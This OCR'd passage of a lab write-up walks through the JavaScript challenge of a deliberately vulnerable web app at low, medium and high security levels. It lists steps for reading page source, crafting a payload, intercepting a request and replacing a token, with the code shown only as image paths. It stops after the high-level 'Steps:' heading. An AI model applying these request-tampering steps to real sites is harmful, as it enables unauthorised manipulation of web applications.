


2. Analyze the source code of the target page.




3. Make payload for exploit vulnerability of web page.







4. Enter user input (Key= “success”) .




5. Intercept request for modification.



6. Change the token value with our payload.



7. We successfully exploit JS vulnerability of web page.




11.2 Medium Level Security

The JavaScript has been broken out into its own file and then minimized. You need to view the source for the included file and then work out what it is doing. Both Firefox and Chrome have a Pretty Print feature which attempts to reverse the compression and display code in a readable way.


Steps:

1. Analyze the functionality of the target page.


2. Analyze the source code of the target page.




3. Deobfuscating the source code of the targe page.




4. Make some essential changes in request with help of dev tools.





5. After sending request we successfully exploit JS vulnerabilities




11.3 High Level Security


The JavaScript has been obfuscated by at least one engine. You are going to need to step through the code to work out what is useful, what is garbage and what is needed to complete the mission.

Steps:

